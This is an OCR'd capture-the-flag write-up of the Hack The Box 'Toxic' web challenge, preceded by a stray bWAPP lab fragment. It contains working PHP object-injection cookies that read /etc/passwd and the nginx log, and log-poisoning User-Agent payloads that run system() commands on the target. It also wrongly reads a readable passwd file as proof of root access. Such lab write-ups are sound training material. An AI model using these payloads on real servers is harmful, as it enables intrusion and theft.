
Session IDs should never be exposed in the URL!


ookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security
bWAPP
an extremely buggy web app .
Choose your bug:
bWAPP v2.2
Set your security level:
low
Set
Current: low

0.1/smgmt_sessionid_url.php?PHPSESSID=fm4207ru65f2vf517igbkgmn94


# Toxic HTB Challenge

In the downloaded files, we can see that eh “PHPSESSID” cookie value is base64 encoded and it’s content is displayed on the webpage.




```php
if (empty($_COOKIE['PHPSESSID']))
{
    $page = new PageModel;
    $page->file = '/www/index.html';

    setcookie(
        'PHPSESSID',
        base64_encode(serialize($page)),
        time()+60*60*24,
        '/'
    );
}

$cookie = base64_decode($_COOKIE['PHPSESSID']);
unserialize($cookie);
```

Knowing this, we are able to visualize how the cookie is constructed by bas64 decoding it. This is useful because we can now test if the application accepts forged cookies and what type of access we are able to obtain.



```
With no FILE, or when FILE is -, read standard input.

Mandatory arguments to long options are mandatory for short options too.
  -d, --decode          decode data
  -i, --ignore-garbage  when decoding, ignore non-alphabet characters
  -w, --wrap=COLS       wrap encoded lines after COLS character (default 76
).
                          Use 0 to disable line wrapping

      --help     display this help and exit
      --version  output version information and exit

The data are encoded as described for the base64 alphabet in RFC 4648.
When decoding, the input may contain newlines in addition to the bytes of
the formal base64 alphabet.  Use --ignore-garbage to attempt to recover
from any other non-alphabet bytes in the encoded stream.

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation <https://www.gnu.org/software/coreutils/base64>
or available locally via: info '(coreutils) base64 invocation'
┌─[test@parrot]─[~/Desktop/web_toxic]
└──╼ $echo 'Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoxNToiL3d3dy9pbmRleC5
odG1sIjt9' | base64 -d
O:9:"PageModel":1:{s:4:"file";s:15:"/www/index.html";}┌─[test@parrot]─[~/De
sktop/web_toxic]
└──╼ $
```

To test for access and level of privilege, we try to access the linux password file, `etc/passwd`, and we confirm that ,indeed, we have root access.



Input:

```
O:9:"PageModel":1:{s:4:"file";s:11:"/etc/passwd";}
```

Output:


```
Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoxMToiL2V0
Yy9wYXNzd2QiO30=
```

http://206.189.28.151:30280/

```
root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/mail:
/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin sshd:x:22:22:sshd:/dev/null:/sbin/nologin at:x:25:25:at:/var/spool/cron/atjobs:
/sbin/nologin squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin cyrus:x:85:12::/usr/cyrus:/sbin/nologin vpopmail:x:89:89::/var
/vpopmail:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin smmsp:x:209:209:smmsp:/var/spool/mqueue:
/sbin/nologin guest:x:405:100:guest:/dev/null:/sbin/nologin nobody:x:65534:65534:nobody:/:/sbin/nologin
www:x:1000:1000:1000:/home/www:/bin/sh nginx:x:100:101:nginx:/var/lib/nginx:/sbin/nologin
```

| Name | Value | Domain | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed |
|---|---|---|---|---|---|---|---|---|---|
| PHPSESS... | Tzo5OiJQYWdl... | 206.189.28.... | / | Tue, 24 Oct 2023 2... | 76 | false | false | None | Mon, 23 Oct 2023 2... |

From analyzing the network requests and the provided files, we also know that the server uses and nginx service. We can try to access the log file from this server by requesting it via a forged cookie.



Input:

```
O:9:"PageModel":1:{s:4:"file";s:25:"/var/log/nginx
/access.log";}
```

Output:


```
Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoyNToiL3Zh
ci9sb2cvbmdpbngvYWNjZXNzLmxvZyI7fQ==
```

http://206.189.24.162:32611/

```
206.189.24.162 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101
Firefox/115.0" 206.189.24.162 - 200 "GET /static/css/production.css HTTP/1.1" "http://206.189.24.162:32611/"
"Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0" 206.189.24.162 - 200 "GET /static
/js/production.js HTTP/1.1" "http://206.189.24.162:32611/" "Mozilla/5.0 (Windows NT 10.0; rv:109.0)
Gecko/20100101 Firefox/115.0" 206.189.24.162 - 200 "GET /static/images/flask.svg HTTP/1.1"
"http://206.189.24.162:32611/" "Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0"
206.189.24.162 - 200 "GET /static/images/dart-frog.jpg HTTP/1.1" "http://206.189.24.162:32611/" "Mozilla/5.0
(Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0" 206.189.24.162 - 200 "GET /static/images/ryan4.png
HTTP/1.1" "http://206.189.24.162:32611/" "Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101
Firefox/115.0" 206.189.24.162 - 200 "GET /static/images/aircraft.svg HTTP/1.1" "http://206.189.24.162:32611/"
"Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0" 206.189.24.162 - 200 "GET /static
/images/ryan6.png HTTP/1.1" "http://206.189.24.162:32611/" "Mozilla/5.0 (Windows NT 10.0; rv:109.0)
Gecko/20100101 Firefox/115.0" 206.189.24.162 - 200 "GET /static/images/ryan1.png HTTP/1.1"
"http://206.189.24.162:32611/" "Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0"
206.189.24.162 - 200 "GET /static/images/twitter.svg HTTP/1.1" "http://206.189.24.162:32611/" "Mozilla/5.0
(Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0" 206.189.24.162 - 200 "GET /static/images/bucket.svg
HTTP/1.1" "http://206.189.24.162:32611/" "Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101
Firefox/115.0" 206.189.24.162 - 200 "GET /static/images/ryan2.png HTTP/1.1" "http://206.189.24.162:32611/"
"Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0" 206.189.24.162 - 200 "GET /static
/images/ryan3.png HTTP/1.1" "http://206.189.24.162:32611/" "Mozilla/5.0 (Windows NT 10.0; rv:109.0)
Gecko/20100101 Firefox/115.0" 206.189.24.162 - 200 "GET /static/images/ryan5.png HTTP/1.1"
```

No data present for selected host

What we learn from this is that the service reflects the `User-Agent` field into the log file, meaning that it is adding the contents of this field directly onto the PHP, without sanitization, which will probably allow us to inject PHP and OS commands.




```
GET http://206.189.24.162:32611/ HTTP/1.1
Host: 206.189.24.162:32611
User-Agent: <?php system('ls -la /'); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=
Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoyNToiL3Zhci9sb2cvbmdpbngvYWNjZXNzLmxvZyI7fQ==
```

```
206.189.24.162 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101
Firefox/115.0"
206.189.24.162 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101
Firefox/115.0"
206.189.24.162 - 200 "GET /favicon.ico HTTP/1.1" "https://206.189.24.162:32611/" "Mozilla/5.0 (Windows
NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0"
206.189.24.162 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101
Firefox/115.0"
206.189.24.162 - 200 "GET / HTTP/1.1" "-" "total 84
drwxr-xr-x    1 root     root          4096 Oct 23 23:00 .
drwxr-xr-x    1 root     root          4096 Oct 23 23:00 ..
drwxr-xr-x    2 root     root          4096 Apr 14  2021 bin
drwxr-xr-x    5 root     root           360 Oct 23 23:00 dev
-rw-------    1 root     root           179 Apr 30  2021 entrypoint.sh
drwxr-xr-x    1 root     root          4096 Oct 23 23:00 etc
-rw-r--r--    1 root     root            31 Apr 30  2021 flag_svRUM
drwxr-xr-x    1 root     root          4096 Apr 19  2021 home
drwxr-xr-x    1 root     root          4096 Apr 14  2021 lib
drwxr-xr-x    5 root     root          4096 Apr 14  2021 media
drwxr-xr-x    2 root     root          4096 Apr 14  2021 mnt
drwxr-xr-x    2 root     root          4096 Apr 14  2021 opt
dr-xr-xr-x  272 root     root             0 Oct 23 23:00 proc
drwx------    2 root     root          4096 Apr 14  2021 root
drwxr-xr-x    1 root     root          4096 Oct 23 23:00 run
drwxr-xr-x    2 root     root          4096 Apr 14  2021 sbin
drwxr-xr-x    2 root     root          4096 Apr 14  2021 srv
dr-xr-xr-x   13 root     root             0 Oct 23 23:00 sys
drwxrwxrwt    1 root     root          4096 Oct 23 23:00 tmp
drwxr-xr-x    1 root     root          4096 Apr 30  2021 usr
drwxr-xr-x    1 root     root          4096 Apr 30  2021 var
```

Find: No matches Time: 148 ms Body Length: 5,217 Total Length: 5,400 bytes

This is exactly what we do. Firstly, we find out what theres is in the root folder, and we can clearly see that a `flag` file is present.



```
GET http://206.189.24.162:32611/ HTTP/1.1
Host: 206.189.24.162:32611
User-Agent: <?php system('cat /flag_svRUM'); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=
Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoyNToiL3Zhci9sb2cvbmdpbngvYWNjZXNzLmxvZyI7fQ==
```

```
drwxr-xr-x    1 root      root          4096 Apr 30  2021 var
drwxr-xr-x    4 root      root          4096 Apr 30  2021 www
"
206.189.24.162 - 200 "GET / HTTP/1.1" "-" "total 84
drwxr-xr-x    1 root      root          4096 Oct 23 23:00 .
drwxr-xr-x    1 root      root          4096 Oct 23 23:00 ..
drwxr-xr-x    2 root      root          4096 Apr 14  2021 bin
drwxr-xr-x    5 root      root           360 Oct 23 23:00 dev
-rw-------    1 root      root           179 Apr 30  2021 entrypoint.sh
drwxr-xr-x    1 root      root          4096 Oct 23 23:00 etc
-rw-r--r--    1 root      root            31 Apr 30  2021 flag_svRUM
drwxr-xr-x    1 root      root          4096 Apr 19  2021 home
drwxr-xr-x    1 root      root          4096 Apr 14  2021 lib
drwxr-xr-x    5 root      root          4096 Apr 14  2021 media
drwxr-xr-x    2 root      root          4096 Apr 14  2021 mnt
drwxr-xr-x    2 root      root          4096 Apr 14  2021 opt
dr-xr-xr-x  275 root      root             0 Oct 23 23:00 proc
drwx------    2 root      root          4096 Apr 14  2021 root
drwxr-xr-x    1 root      root          4096 Oct 23 23:00 run
drwxr-xr-x    2 root      root          4096 Apr 14  2021 sbin
drwxr-xr-x    2 root      root          4096 Apr 14  2021 srv
dr-xr-xr-x   13 root      root             0 Oct 23 23:00 sys
drwxrwxrwt    1 root      root          4096 Oct 23 23:00 tmp
drwxr-xr-x    1 root      root          4096 Apr 30  2021 usr
drwxr-xr-x    1 root      root          4096 Apr 30  2021 var
drwxr-xr-x    4 root      root          4096 Apr 30  2021 www
"
